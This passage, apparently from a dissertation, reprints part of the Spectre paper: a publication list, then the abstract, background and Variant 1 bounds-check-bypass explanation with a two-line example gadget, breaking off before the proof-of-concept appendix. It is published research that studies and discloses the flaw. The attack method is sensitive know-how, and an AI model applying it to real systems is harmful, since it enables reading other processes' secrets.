[12] Claudio Canella, Jo Van Bulck, Michael Schwarz, Moritz Lipp, Benjamin von Berg, Philipp Ortner, Frank Piessens, Dmitry Evtyushkin, and Daniel Gruss. A Systematic Evaluation of Transient Execution Attacks and Defenses. In: 28th USENIX Security Symposium. 2019.

[13] Claudio Canella, Daniel Genkin, Lukas Giner, Daniel Gruss, Moritz Lipp, Marina Minkin, Daniel Moghimi, Frank Piessens, Michael Schwarz, Berk Sunar, Jo Van Bulck, and Yuval Yarom. Fallout: Leaking Data on Meltdown-resistant CPUs. In: CCS. 2019.

[14] Markus Eger and Daniel Gruss. Wait a Second: Playing Hanabi without Giving Hints. In: Foundations of Digital Games 2019. 2019.

[15] Daniel Gruss, Erik Kraft, Trishita Tiwari, Michael Schwarz, Ari Trachtenberg, Jason Hennessey, Alex Ionescu, and Anders Fogh. Page Cache Attacks. In: CCS. 2019.

[16] Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019.

[18] Michael Schwarz, Florian Lackner, and Daniel Gruss. JavaScript Template Attacks: Automatically Inferring Host Information for Targeted Exploits. In: NDSS. 2019.

[19] Michael Schwarz, Moritz Lipp, Daniel Moghimi, Jo Van Bulck, Julian Stecklina, Thomas Prescher, and Daniel Gruss. ZombieLoad: Cross-Privilege-Boundary Data Sampling. In: CCS. 2019.

[20] Michael Schwarz, Martin Schwarzl, Moritz Lipp, Jon Masters, and Daniel Gruss. NetSpectre: Read Arbitrary Memory over Network. In: ESORICS. 2019.

[21] Michael Schwarz, Samuel Weiser, and Daniel Gruss. Practical Enclave Malware with Intel SGX. In: DIMVA. 2019.

[22] Samuel Weiser, Luca Mayr, Michael Schwarz, and Daniel Gruss. SGXJail: Defeating Enclave Malware via Confinement. In: RAID. 2019.

[23] Mario Werner, Thomas Unterluggauer, Lukas Giner, Michael Schwarz, Daniel Gruss, and Stefan Mangard. ScatterCache: Thwarting Cache Attacks via Cache Set Randomization. In: 28th USENIX Security Symposium. 2019.

[24] Daniel Gruss. Software-based microarchitectural attacks. In: it - Information Technology. 2018.

[25] Daniel Gruss. Software-basierte Mikroarchitekturangriffe. In: Ausgezeichnete Informatikdissertationen 2017, Lecture Notes in Informatics (LNI), Gesellschaft für Informatik. 2018.

[26] Daniel Gruss, Dave Hansen, and Brendan Gregg. Kernel Isolation: From an Academic Idea to an Efficient Patch for Every Computer. In: USENIX ;login. 2018.

[27] Daniel Gruss, Moritz Lipp, Michael Schwarz, Daniel Genkin, Jonas Juffinger, Sioli O'Connell, Wolfgang Schoechl, and Yuval Yarom. Another Flip in the Wall of Rowhammer Defenses. In: S&P. 2018.

[28] Daniel Gruss, Michael Schwarz, Matthias Wübbeling, Simon Guggi, Timo Malderle, Stefan More, and Moritz Lipp. Use-After-FreeMail: Generalizing the Use-After-Free Problem and Applying it to Email Services. In: AsiaCCS. 2018.

[29] Moritz Lipp, Michael Schwarz, Daniel Gruss, Thomas Prescher, Werner Haas, Anders Fogh, Jann Horn, Stefan Mangard, Paul Kocher, Daniel Genkin, Yuval Yarom, and Mike Hamburg. Meltdown: Reading Kernel Memory from User Space. In: 27th USENIX Security Symposium. 2018.

[30] Michael Schwarz, Daniel Gruss, Moritz Lipp, Clémentine Maurice, Thomas Schuster, Anders Fogh, and Stefan Mangard. Automated Detection, Exploitation, and Elimination of Double-Fetch Bugs using Modern CPU Features. In: AsiaCCS. 2018.

[31] Michael Schwarz, Moritz Lipp, and Daniel Gruss. JavaScript Zero: Real JavaScript and Zero Side-Channel Attacks. In: NDSS. 2018.

[32] Michael Schwarz, Moritz Lipp, Daniel Gruss, Samuel Weiser, Clémentine Maurice, Raphael Spreitzer, and Stefan Mangard. KeyDrown: Eliminating Software-Based Keystroke Timing Side-Channel Attacks. In: NDSS. 2018.

[33] Raphael Spreitzer, Felix Kirchengast, Daniel Gruss, and Stefan Mangard. ProcHarvester: Fully Automated Analysis of Procfs Side-Channel Leaks on Android. In: AsiaCCS. 2018.

[35] Daniel Gruss, Julian Lettner, Felix Schuster, Olya Ohrimenko, Istvan Haller, and Manuel Costa. Strong and Efficient Cache Side-Channel Protection using Hardware Transactional Memory. In: 26th USENIX Security Symposium. 2017.

[36] Daniel Gruss, Moritz Lipp, Michael Schwarz, Richard Fellner, Clémentine Maurice, and Stefan Mangard. KASLR is Dead: Long Live KASLR. In: ESSoS. 2017.

[37] Moritz Lipp, Daniel Gruss, Michael Schwarz, David Bidner, Clémentine Maurice, and Stefan Mangard. Practical Keystroke Timing Attacks in Sandboxed JavaScript. In: ESORICS. 2017.

[38] Clémentine Maurice, Manuel Weber, Michael Schwarz, Lukas Giner, Daniel Gruss, Carlo Alberto Boano, Kay Römer, and Stefan Mangard. Hello from the Other Side: SSH over Robust Cache Covert Channels in the Cloud. In: NDSS. 2017.

[39] Michael Schwarz, Clémentine Maurice, Daniel Gruss, and Stefan Mangard. Fantastic Timers and Where to Find Them: High-Resolution Microarchitectural Attacks in JavaScript. In: FC. 2017.

[40] Michael Schwarz, Samuel Weiser, Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Malware Guard Extension: Using SGX to Conceal Cache Attacks. In: DIMVA. 2017.

[41] Daniel Gruss, Anders Fogh, Clémentine Maurice, Moritz Lipp, and Stefan Mangard. Prefetch Side-Channel Attacks: Bypassing SMAP and Kernel ASLR. In: CCS. 2016.

[42] Daniel Gruss, Clémentine Maurice, and Stefan Mangard. Rowhammer.js: A Remote Software-Induced Fault Attack in JavaScript. In: DIMVA. 2016.

[43] Daniel Gruss, Clémentine Maurice, Klaus Wagner, and Stefan Mangard. Flush+Flush: A Fast and Stealthy Cache Attack. In: DIMVA. 2016.

[44] Moritz Lipp, Daniel Gruss, Raphael Spreitzer, Clémentine Maurice, and Stefan Mangard. ARMageddon: Cache Attacks on Mobile Devices. In: 25th USENIX Security Symposium. 2016.

[45] Peter Pessl, Daniel Gruss, Clémentine Maurice, Michael Schwarz, and Stefan Mangard. DRAMA: Exploiting DRAM Addressing for Cross-CPU Attacks. In: 25th USENIX Security Symposium. 2016.

[46] Victor van der Veen, Yanick Fratantonio, Martina Lindorfer, Daniel Gruss, Clementine Maurice, Giovanni Vigna, Herbert Bos, Kaveh Razavi, and Cristiano Giuffrida. Drammer: Deterministic Rowhammer Attacks on Mobile Platforms. In: CCS. 2016.

[47] Daniel Gruss, David Bidner, and Stefan Mangard. Practical Memory Deduplication Attacks in Sandboxed Javascript. In: ESORICS. 2015.

[48] Daniel Gruss, Raphael Spreitzer, and Stefan Mangard. Cache Template Attacks: Automating Attacks on Inclusive Last-Level Caches. In: 24th USENIX Security Symposium. 2015.

5

Spectre Attacks: Exploiting Speculative Execution

Publication Data

Paul Kocher, Jann Horn, Anders Fogh, Daniel Genkin, Daniel Gruss, Werner Haas, Mike Hamburg, Moritz Lipp, Stefan Mangard, Thomas Prescher, Michael Schwarz, and Yuval Yarom. Spectre Attacks: Exploiting Speculative Execution. In: S&P. 2019

Contributions

Contributed to experiments and writing, and lead the research from the Graz University of Technology side as well as for the larger team.

Spectre Attacks: Exploiting Speculative Execution

Paul Kocher[1], Jann Horn[2], Anders Fogh[3], Daniel Genkin[4], Daniel Gruss[5], Werner Haas[6], Mike Hamburg[7], Moritz Lipp[5], Stefan Mangard[5], Thomas Prescher[6], Michael Schwarz[5], Yuval Yarom[8]

[1] Independent (https://www.paulkocher.com), [2] Google Project Zero, [3] G DATA Advanced Analytics, [4] University of Pennsylvania and University of Maryland, [5] Graz University of Technology, [6] Cyberus Technology, [7] Rambus, Cryptography Research Division, [8] University of Adelaide and Data61

Abstract

Modern processors use branch prediction and speculative execution to maximize performance. For example, if the destination of a branch depends on a memory value that is in the process of being read, CPUs will try to guess the destination and attempt to execute ahead. When the memory value finally arrives, the CPU either discards or commits the speculative computation. Speculative logic is unfaithful in how it executes, can access the victim's memory and registers, and can perform operations with measurable side effects.

Spectre attacks involve inducing a victim to speculatively perform operations that would not occur during correct program execution and which leak the victim's confidential information via a side channel to the adversary. This paper describes practical attacks that combine methodology from side channel attacks, fault attacks, and return-oriented programming that can read arbitrary memory from the victim's process. More broadly, the paper shows that speculative execution implementations violate the security assumptions underpinning numerous software security mechanisms, including operating system process separation, containerization, just-in-time (JIT) compilation, and countermeasures to cache timing and side-channel attacks. These attacks represent a serious threat to actual systems since vulnerable speculative execution capabilities are found in

microprocessors from Intel, AMD, and ARM that are used in billions of devices.

While makeshift processor-specific countermeasures are possible in some cases, sound solutions will require fixes to processor designs as well as updates to instruction set architectures (ISAs) to give hardware architects and software developers a common understanding as to what computation state CPU implementations are (and are not) permitted to leak.

1. Introduction

Computations performed by physical devices often leave observable side effects beyond the computation's nominal outputs. Side-channel attacks focus on exploiting these side effects to extract otherwise-unavailable secret information. Since their introduction in the late 90's [44], many physical effects such as power consumption [42, 43], electromagnetic radiation [59], or acoustic noise [23] have been leveraged to extract cryptographic keys as well as other secrets.

Physical side-channel attacks can also be used to extract secret information from complex devices such as PCs and mobile phones [20, 21]. However, because these devices often execute code from a potentially unknown origin, they face additional threats in the form of software-based attacks, which do not require external measurement equipment. While some attacks exploit software vulnerabilities (such as buffer overflows [5] or double-free errors [12]), other software attacks leverage hardware vulnerabilities to leak sensitive information. Attacks of the latter type include microarchitectural attacks exploiting cache timing [8, 56, 53, 70, 30, 75, 49], branch prediction history [3, 2], branch target buffers [45, 14] or open DRAM rows [57]. Software-based techniques have also been used to mount fault attacks that alter physical memory [39] or internal CPU values [66].

Several microarchitectural design techniques have facilitated the increase in processor speed over the past decades. One such advancement is speculative execution, which is widely used to increase performance and involves having the CPU guess likely future execution directions and prematurely execute instructions on these paths. More specifically, consider an example where the program's control flow depends on an uncached value located in external physical memory. As this memory is much slower than the CPU, it often takes several hundred clock cycles before the value becomes known.

Rather than wasting these cycles by idling, the CPU attempts to guess the direction of control flow, saves a checkpoint of its register state, and proceeds to speculatively execute the program on the guessed path. When the value eventually arrives from memory, the CPU checks the correctness of its initial guess. If the guess was wrong, the CPU discards the incorrect speculative execution by reverting the register state back to the stored checkpoint, resulting in performance comparable to idling. However, if the guess was correct, the speculative execution results are committed, yielding a significant performance gain as useful work was accomplished during the delay.

From a security perspective, speculative execution involves executing a program in possibly incorrect ways. However, because CPUs are designed to maintain functional correctness by reverting the results of incorrect speculative executions to their prior states, these errors were previously assumed to be safe.

1.1. Our Results

In this paper, we analyze the security implications of such incorrect speculative execution. We present a class of microarchitectural attacks which we call *Spectre attacks*. At a high level, Spectre attacks trick the processor into speculatively executing instruction sequences that should not have been executed under correct program execution. As the effects of these instructions on the nominal CPU state are eventually reverted, we call them *transient instructions*. By influencing which transient instructions are speculatively executed, we are able to leak information from within the victim's memory address space.

We empirically demonstrate the feasibility of Spectre attacks by exploiting transient instruction sequences to leak information across security domains both from unprivileged native code, as well as from portable JavaScript code.

Attacks using Native Code As a proof-of-concept, we create a simple victim program that contains secret data within its memory address space. Next, we search the compiled victim binary and the operating system's shared libraries for instruction sequences that can be used to leak information from the victim's address space. Finally, we write an attacker program that exploits the CPU's speculative execution feature

to execute the previously-found sequences as transient instructions. Using this technique, we are able to read memory from the victim's address space, including the secrets stored within it.

Attacks using JavaScript and eBPF In addition to violating process isolation boundaries using native code, Spectre attacks can also be used to violate sandboxing, e.g., by mounting them via portable JavaScript code. Empirically demonstrating this, we show a JavaScript program that successfully reads data from the address space of the browser process running it. In addition, we demonstrate attacks leveraging the eBPF interpreter and JIT in Linux.

1.2. Our Techniques

At a high level, Spectre attacks violate memory isolation boundaries by combining speculative execution with data exfiltration via microarchitectural covert channels. More specifically, to mount a Spectre attack, an attacker starts by locating or introducing a sequence of instructions within the process address space which, when executed, acts as a covert channel transmitter that leaks the victim's memory or register contents. The attacker then tricks the CPU into speculatively and erroneously executing this instruction sequence, thereby leaking the victim's information over the covert channel. Finally, the attacker retrieves the victim's information over the covert channel. While the changes to the nominal CPU state resulting from this erroneous speculative execution are eventually reverted, previously leaked information or changes to other microarchitectural states of the CPU, e.g., cache contents, can survive nominal state reversion.

The above description of Spectre attacks is general, and needs to be concretely instantiated with a way to induce erroneous speculative execution as well as with a microarchitectural covert channel. While many choices are possible for the covert channel component, the implementations described in this work use cache-based covert channels [65], *i.e.*, Flush+Reload [75] and Evict+Reload [29, 47].

We now proceed to describe our techniques for inducing and influencing erroneous speculative execution.

Variant 1: Exploiting Conditional Branches In this variant of Spectre attacks, the attacker mistrains the CPU's branch predictor into mispredicting the direction of a branch, causing the CPU to temporarily violate program semantics by executing code that would not have been executed otherwise. As we show, this incorrect speculative execution allows an attacker to read secret information stored in the program's address space. Indeed, consider the following code example:

```
if (x < array1_size)
    y = array2[array1[x] * 4096];
```

In the example above, assume that the variable `x` contains attacker-controlled data. To ensure the validity of the memory access to `array1`, the above code contains an `if` statement whose purpose is to verify that the value of `x` is within a legal range. We show how an attacker can bypass this `if` statement, thereby reading potentially secret data from the process's address space.

First, during an initial mistraining phase, the attacker invokes the above code with valid inputs, thereby training the branch predictor to expect that the `if` will be true. Next, during the exploit phase, the attacker invokes the code with a value of `x` outside the bounds of `array1`. Rather than waiting for determination of the branch result, the CPU guesses that the bounds check will be true and already speculatively executes instructions that evaluate `array2[array1[x]*4096]` using the malicious `x`. Note that the read from `array2` loads data into the cache at an address that is dependent on `array1[x]` using the malicious `x`, scaled so that accesses go to different cache lines and to avoid hardware prefetching effects.

When the result of the bounds check is eventually determined, the CPU discovers its error and reverts any changes made to its nominal microarchitectural state. However, changes made to the cache state are not reverted, so the attacker can analyze the cache contents and find the value of the potentially secret byte retrieved in the out-of-bounds read from the victim's memory.

Variant 2: Exploiting Indirect Branches Drawing from return-oriented programming (ROP) [64], in this variant the attacker chooses a *gadget* from the victim's address space and influences the victim to speculatively execute the gadget. Unlike ROP, the attacker does not rely

on a vulnerability in the victim code. Instead, the attacker trains the Branch Target Buffer (BTB) to mispredict a branch from an indirect branch instruction to the address of the gadget, resulting in speculative execution of the gadget. As before, while the effects of incorrect speculative execution on the CPU's nominal state are eventually reverted, their effects on the cache are not, thereby allowing the gadget to leak sensitive information via a cache side channel. We empirically demonstrate this, and show how careful gadget selection allows this method to read arbitrary memory from the victim.

To mistrain the BTB, the attacker finds the virtual address of the gadget in the victim's address space, then performs indirect branches to this address. This training is done from the attacker's address space. It does not matter what resides at the gadget address in the attacker's address space; all that is required is that the attacker's virtual addresses during training match (or alias to) those of the victim. In fact, as long as the attacker handles exceptions, the attack can work even if there is no code mapped at the virtual address of the gadget in the attacker's address space.

Other Variants Further attacks can be designed by varying both the method of achieving speculative execution and the method used to leak the information. Examples include mistraining return instructions, leaking information via timing variations, and contention on arithmetic units.

1.3. Targeted Hardware and Current Status

Hardware We have empirically verified the vulnerability of several Intel processors to Spectre attacks, including Ivy Bridge, Haswell, Broadwell, Skylake, and Kaby Lake processors. We have also verified the attack's applicability to AMD Ryzen CPUs. Finally, we have also successfully mounted Spectre attacks on several ARM-based Samsung, Qualcomm and Nvidia processors found in popular mobile phones.

Current Status Using the practice of responsible disclosure, disjoint groups of authors of this paper provided preliminary versions of our results to partially overlapping groups of CPU vendors and other affected companies. In coordination with industry, the authors also participated in

an embargo of the results. The Spectre family of attacks is documented under CVE-2017-5753 and CVE-2017-5715.

1.4. Meltdown

Meltdown [48] is a related microarchitectural attack which exploits out-of-order execution to leak kernel memory. Meltdown is distinct from Spectre attacks in two main ways. First, unlike Spectre, Meltdown does not use branch prediction. Instead, it relies on the observation that when an instruction causes a trap, following instructions are executed out-of-order before being terminated. Second, Meltdown exploits a vulnerability specific to many Intel and some ARM processors which allows certain speculatively executed instructions to bypass memory protection. Combining these issues, Meltdown accesses kernel memory from user space. This access causes a trap, but before the trap is issued, the instructions that follow the access leak the contents of the accessed memory through a cache covert channel.

In contrast, Spectre attacks work on a wider range of processors, including most AMD and ARM processors. Furthermore, the KAISER mechanism [25], which has been widely applied as a mitigation to the Meltdown attack, does not protect against Spectre.

2. Background

In this section, we describe some of the microarchitectural components of modern high-speed processors, how they improve performance, and how they can leak information from running programs. We also describe return-oriented programming (ROP) and gadgets.

2.1. Out-of-order Execution

An *out-of-order* execution paradigm increases the utilization of the processor's components by allowing instructions further down the instruction stream of a program to be executed in parallel with, and sometimes before, preceding instructions.

Modern processors internally work with micro-ops, emulating the instruction set of the architecture, *i.e.*, instructions are decoded into micro-ops [15]. Once all of the micro-ops corresponding to an instruction, as well as all preceding instructions, have been completed, the instructions can be *retired*, committing in their changes to registers and other architectural state and freeing the reorder buffer space. As a result, instructions are retired in program execution order.

2.2. Speculative Execution

Often, the processor does not know the future instruction stream of a program. For example, this occurs when out-of-order execution reaches a conditional branch instruction whose direction depends on preceding instructions whose execution is not completed yet. In such cases, the processor can preserve its current register state, make a prediction as to the path that the program will follow, and *speculatively* execute instructions along the path. If the prediction turns out to be correct, the results of the speculative execution are committed (*i.e.*, saved), yielding a performance advantage over idling during the wait. Otherwise, when the processor determines that it followed the wrong path, it abandons the work it performed speculatively by reverting its register state and resuming along the correct path.

We refer to instructions which are performed erroneously (*i.e.*, as the result of a misprediction), but may leave microarchitectural traces, as *transient instructions*. Although the speculative execution maintains the architectural state of the program as if execution followed the correct path, microarchitectural elements may be in a different (but valid) state than before the transient execution.

Speculative execution on modern CPUs can run several hundred instructions ahead. The limit is typically governed by the size of the reorder buffer in the CPU. For instance, on the Haswell microarchitecture, the reorder buffer has sufficient space for 192 micro-ops [15]. Since there is not a one-to-one relationship between the number of micro-ops and instructions, the limit depends on which instructions are used.

2.3. Branch Prediction

During speculative execution, the processor makes guesses as to the likely outcome of branch instructions. Better predictions improve performance by increasing the number of speculatively executed operations that can be successfully committed.

The branch predictors of modern Intel processors, e.g., Haswell Xeon processors, have multiple prediction mechanisms for direct and indirect branches. Indirect branch instructions can jump to arbitrary target addresses computed at runtime. For example, x86 instructions can jump to an address in a register, memory location, or on the stack e.g., "`jmp eax`", "`jmp [eax]`", and "`ret`". Indirect branches are also supported on ARM (e.g., "`MOV pc, r14`"), MIPS (e.g., "`jr $ra`"), RISC-V (e.g., "`jalr x0,x1,0`"), and other processors. To compensate for the additional flexibility as compared to direct branches, indirect jumps and calls are optimized using at least two different prediction mechanisms [34].

Intel [34] describes that the processor predicts

- "Direct Calls and Jumps" in a static or monotonic manner,
- "Indirect Calls and Jumps" either in a monotonic manner, or in a varying manner, which depends on recent program behavior, and for
- "Conditional Branches" the branch target and whether the branch will be taken.

Consequently, several processor components are used for predicting the outcome of branches. The Branch Target Buffer (BTB) keeps a mapping from addresses of recently executed branch instructions to destination addresses [45]. Processors can use the BTB to predict future code addresses even before decoding the branch instructions. Evtyushkin et al. [14] analyzed the BTB of an Intel Haswell processor and concluded that only the 31 least significant bits of the branch address are used to index the BTB.

For conditional branches, recording the target address is not necessary for predicting the outcome of the branch since the destination is typically encoded in the instruction while the condition is determined at runtime. To improve predictions, the processor maintains a record of branch outcomes, both for recent direct and indirect branches. Bhattacharya et al. [9] analyzed the structure of branch history prediction in recent Intel processors.

Although return instructions are a type of indirect branch, a separate mechanism for predicting the destination address is often used in modern CPUs. The Return Stack Buffer (RSB) maintains a copy of the most recently used portion of the call stack [15]. If no data is available in the RSB, different processors will either stall the execution or use the BTB as a fallback [15].

Branch-prediction logic, e.g., BTB and RSB, is typically not shared across physical cores [18]. Hence, the processor learns only from previous branches executed on the same core.

2.4. The Memory Hierarchy

To bridge the speed gap between the faster processor and the slower memory, processors use a hierarchy of successively smaller but faster caches. The caches divide the memory into fixed-size chunks called *lines*, with typical line sizes being 64 or 128 bytes. When the processor needs data from memory, it first checks if the *L1* cache, at the top of the hierarchy, contains a copy. In the case of a *cache hit*, *i.e.*, the data is found in the cache, the data is retrieved from the L1 cache and used. Otherwise, in the case of a *cache miss*, the procedure is repeated to attempt to retrieve the data from the next cache levels, and finally external memory. Once a read is completed, the data is typically stored in the cache (and a previously cached value is evicted to make room) in case it is needed again in the near future. Modern Intel processors typically have three cache levels, with each core having dedicated L1 and L2 caches and all cores sharing a common L3 cache, also known as the Last-Level Cache (LLC).

A processor must ensure that the per-core L1 and L2 caches are *coherent* using a *cache coherence protocol*, often based on the MESI protocol [34]. In particular, the use of the MESI protocol or some of its variants implies that a memory write operation on one core will cause copies of the same data in the L1 and L2 caches of other cores to be marked as invalid, meaning that future accesses to this data on other cores will not be able to quickly load the data from the L1 or L2 cache [69, 54]. When this happens repeatedly to a specific memory location, this is informally called *cache-line bouncing*. Because memory is cached with a line granularity, this can happen even if two cores access different nearby memory locations that map to the same cache line. This behavior is called *false sharing* and is well-known as a source of performance issues [33]. These properties of the cache coherency

protocol can sometimes be abused as a replacement for cache eviction using the `clflush` instruction or eviction patterns [27]. This behavior was previously explored as a potential mechanism to facilitate Rowhammer attacks [17].

2.5. Microarchitectural Side-Channel Attacks

All of the microarchitectural components we discussed above improve the processor performance by predicting future program behavior. To that aim, they maintain state that depends on past program behavior and assume that future behavior is similar to or related to past behavior.

When multiple programs execute on the same hardware, either concurrently or via time sharing, changes in the microarchitectural state caused by the behavior of one program may affect other programs. This, in turn, may result in unintended information leaks from one program to another [18].

Initial microarchitectural side channel attacks exploited timing variability [44] and leakage through the L1 data cache to extract keys from cryptographic primitives [53, 56, 70]. Over the years, channels have been demonstrated over multiple microarchitectural components, including the instruction cache [1], lower level caches [30, 75, 49, 38], the BTB [45, 14], and branch history [3, 2]. The targets of attacks have broadened to encompass co-location detection [60], breaking ASLR [14, 73, 26], keystroke monitoring [29], website fingerprinting [52], and genome processing [10]. Recent results include cross-core and cross-CPU attacks [77, 37], cloud-based attacks [76, 32], attacks on and from trusted execution environments [10, 62, 45], attacks from mobile code [52, 46, 22], and new attack techniques [28, 11, 45].

In this work, we use the Flush+Reload technique [30, 75], and its variant Evict+Reload [29], for leaking sensitive information. Using these techniques, the attacker begins by evicting a cache line from the cache that is shared with the victim. After the victim executes for a while, the attacker measures the time it takes to perform a memory read at the address corresponding to the evicted cache line. If the victim accessed the monitored cache line, the data will be in the cache, and the access will be fast. Otherwise, if the victim has not accessed the line, the read will be slow. Hence, by measuring the access time, the attacker learns whether the victim accessed the monitored cache line between the eviction and probing steps.

The main difference between the two techniques is the mechanism used for evicting the monitored cache line from the cache. In the Flush+Reload technique, the attacker uses a dedicated machine instruction, e.g., x86's `clflush`, to evict the line. Using Evict+Reload, eviction is achieved by forcing contention on the cache set that stores the line, e.g., by accessing other memory locations which are loaded into the cache and (due to the limited size of the cache) cause the processor to discard (evict) the line that is subsequently probed.

2.6. Return-Oriented Programming

Return-Oriented Programming (ROP) [64] is a technique that allows an attacker who hijacks control flow to make a victim perform complex operations by chaining together machine code snippets, called *gadgets*, found in the code of the vulnerable victim. More specifically, the attacker first finds usable gadgets in the victim binary. Each gadget performs some computation before executing a return instruction. An attacker who can modify the stack pointer, e.g., to point to return addresses written into an externally-writable buffer, or overwrite the stack contents, e.g., using a buffer overflow, can make the stack pointer point to the beginning of a series of maliciously-chosen gadget addresses. When executed, each return instruction jumps to a destination address from the stack. Because the attacker controls this series of addresses, each return effectively jumps into the next gadget in the chain.

3. Attack Overview

Spectre attacks induce a victim to speculatively perform operations that would not occur during strictly serialized in-order processing of the program's instructions, and which leak victim's confidential information via a covert channel to the adversary. We first describe variants that leverage conditional branch mispredictions (Section 4), then variants that leverage misprediction of the targets of indirect branches (Section 5).

In most cases, the attack begins with a setup phase, where the adversary performs operations that mistrain the processor so that it will later make an exploitably erroneous speculative prediction. In addition, the setup phase usually includes steps that help induce speculative execution, such as manipulating the cache state to remove data that the processor will need

to determine the actual control flow. During the setup phase, the adversary can also prepare the covert channel that will be used for extracting the victim's information, e.g., by performing the flush or evict part of a Flush+Reload or Evict+Reload attack.

During the second phase, the processor speculatively executes instruction(s) that transfer confidential information from the victim context into a microarchitectural covert channel. This may be triggered by having the attacker request that the victim perform an action, e.g., via a system call, a socket, or a file. In other cases, the attacker may leverage the speculative (mis-)execution of its own code to obtain sensitive information from the same process. For example, attack code which is sandboxed by an interpreter, just-in-time compiler, or 'safe' language may wish to read memory it is not supposed to access. While speculative execution can potentially expose sensitive data via a broad range of covert channels, the examples given cause speculative execution to first read a memory value at an attacker-chosen address then perform a memory operation that modifies the cache state in a way that exposes the value.

For the final phase, the sensitive data is recovered. For Spectre attacks using Flush+Reload or Evict+Reload, the recovery process consists of timing the access to memory addresses in the cache lines being monitored.

Spectre attacks only assume that speculatively executed instructions can read from memory that the victim process could access normally, e.g., without triggering a page fault or exception. Hence, Spectre is orthogonal to Meltdown [48] which exploits scenarios where some CPUs allow out-of-order execution of user instructions to read kernel memory. Consequently, even if a processor prevents speculative execution of instructions in user processes from accessing kernel memory, Spectre attacks still work [16].

4. Variant 1: Exploiting Conditional Branch Misprediction

In this section, we demonstrate how conditional branch misprediction can be exploited by an attacker to read arbitrary memory from another context, e.g., another process.

Consider the case where the code in Listing 5.1 is part of a function (e.g., a system call or a library) receiving an unsigned integer `x` from an untrusted




Figure 5.1.: Before the correct outcome of the bounds check is known, the branch predictor continues with the most likely branch target, leading to an overall execution speed-up if the outcome was correctly predicted. However, if the bounds check is incorrectly predicted as true, an attacker can leak secret information in certain scenarios.

source. The process running the code has access to an array of unsigned bytes `array1` of size `array1_size`, and a second byte array `array2` of size 1 MB.

```
if (x < array1_size)
   y = array2[array1[x] * 4096];
```

Listing 5.1: Conditional Branch Example

The code fragment begins with a bounds check on `x` which is essential for security. In particular, this check prevents the processor from reading sensitive memory outside of `array1`. Otherwise, an out-of-bounds input `x` could trigger an exception or could cause the processor to access sensitive memory by supplying `x` = (address of a secret byte to read) − (base address of `array1`).

Figure 5.1 illustrates the four cases of the bounds check in combination with speculative execution. Before the result of the bounds check is known, the CPU speculatively executes code following the condition by predicting the most likely outcome of the comparison. There are many reasons why the result of a bounds check may not be immediately known, e.g., a cache miss preceding or during the bounds check, congestion of an execution unit required for the bounds check, complex arithmetic dependencies, or nested speculative execution. However, as illustrated, a correct prediction of the condition in these cases leads to faster overall execution.

Unfortunately, during speculative execution, the conditional branch for the bounds check can follow the incorrect path. In this example, suppose an adversary causes the code to run such that:

- the value of `x` is maliciously chosen (out-of-bounds), such that `array1[x]` resolves to a secret byte k somewhere in the victim's memory;
- `array1_size` and `array2` are uncached, but k is cached; and
- previous operations received values of `x` that were valid, leading the branch predictor to assume the `if` will likely be true.

This cache configuration can occur naturally or can be created by an adversary, e.g., by causing eviction of `array1_size` and `array2` then having the kernel use the secret key in a legitimate operation.

When the compiled code above runs, the processor begins by comparing the malicious value of `x` against `array1_size`. Reading `array1_size` results in a cache miss, and the processor faces a substantial delay until its value is available from DRAM. Especially if the branch condition, or an instruction somewhere before the branch, waits for an argument that is uncached, it may take some time until the branch result is determined. In the meantime, the branch predictor assumes the `if` will be true. Consequently, the speculative execution logic adds `x` to the base address of `array1` and requests the data at the resulting address from the memory subsystem. This read is a cache hit, and quickly returns the value of the secret byte k. The speculative execution logic then uses k to compute the address of `array2[`k `* 4096]`. It then sends a request to read this address from memory (resulting in a cache miss). While the read from `array2` is already in flight, the branch result may finally be determined. The processor realizes that its speculative execution was erroneous and rewinds its register state. However, the speculative read from `array2` affects the cache state in an address-specific manner, where the address depends on k.

To complete the attack, the adversary measures which location in `array2` was brought into the cache, e.g., via Flush+Reload or Prime+Probe. This reveals the value of k, since the victim's speculative execution cached `array2[`k`*4096]`. Alternatively, the adversary can also use Evict+Time, *i.e.*, immediately call the target function again with an in-bounds value `x'` and measure how long this second call takes. If `array1[x']` equals k, then the location accessed in `array2` is in the cache, and the operation tends to be faster.

Many different scenarios can lead to exploitable leaks using this variant. For example, instead of performing a bounds check, the mispredicted conditional branch(es) could be checking a previously-computed safety result or an object type. Similarly, the code that is speculatively executed can take other forms, such as leaking a comparison result into a fixed memory location or may be spread over a much larger number of instructions. The cache status described above is also more restrictive than may be required. For example, in some scenarios, the attack works even if `array1_size` is cached, e.g., if branch prediction results are applied during speculative execution even if the values involved in the comparison are known. Depending on the processor, speculative execution may also be initiated in a variety of situations. Further variants are discussed in Section 6.

4.1. Experimental Results

We performed experiments on multiple x86 processor architectures, including Intel Ivy Bridge (i7-3630QM), Intel Haswell (i7-4650U), Intel Broadwell (i7-5650U), Intel Skylake (unspecified Xeon on Google Cloud, i5-6200U, i7-6600U, i7-6700K), Intel Kaby Lake (i7-7660U), and AMD Ryzen. The Spectre vulnerability was observed on all of these CPUs. Similar results were observed on both 32- and 64-bit modes, and both Linux and Windows. Some processors based on the ARM architecture also support speculative execution [7], and our initial testing on a Qualcomm Snapdragon 835 SoC (with a Qualcomm Kyro 280 CPU) and on a Samsung Exynos 7420 Octa SoC (with Cortex-A57 and Cortex-A53 CPUs) confirmed that these ARM processors are impacted. We also observe that speculative execution can proceed far ahead of the instruction pointer. On a Haswell i7-4650U, the code in Appendix C (cf. Section 4.2) works with up to 188 simple instructions inserted in the source code between the '`if`' statement and the line accessing `array1`/`array2`, which is just below the 192 micro-ops that fit in the reorder buffer of this processor (cf. Section 2.2).

4.2. Example Implementation in C

Appendix C includes a proof-of-concept code in C for x86 processors[1] which closely follows the description in Section 4. The unoptimized imple-

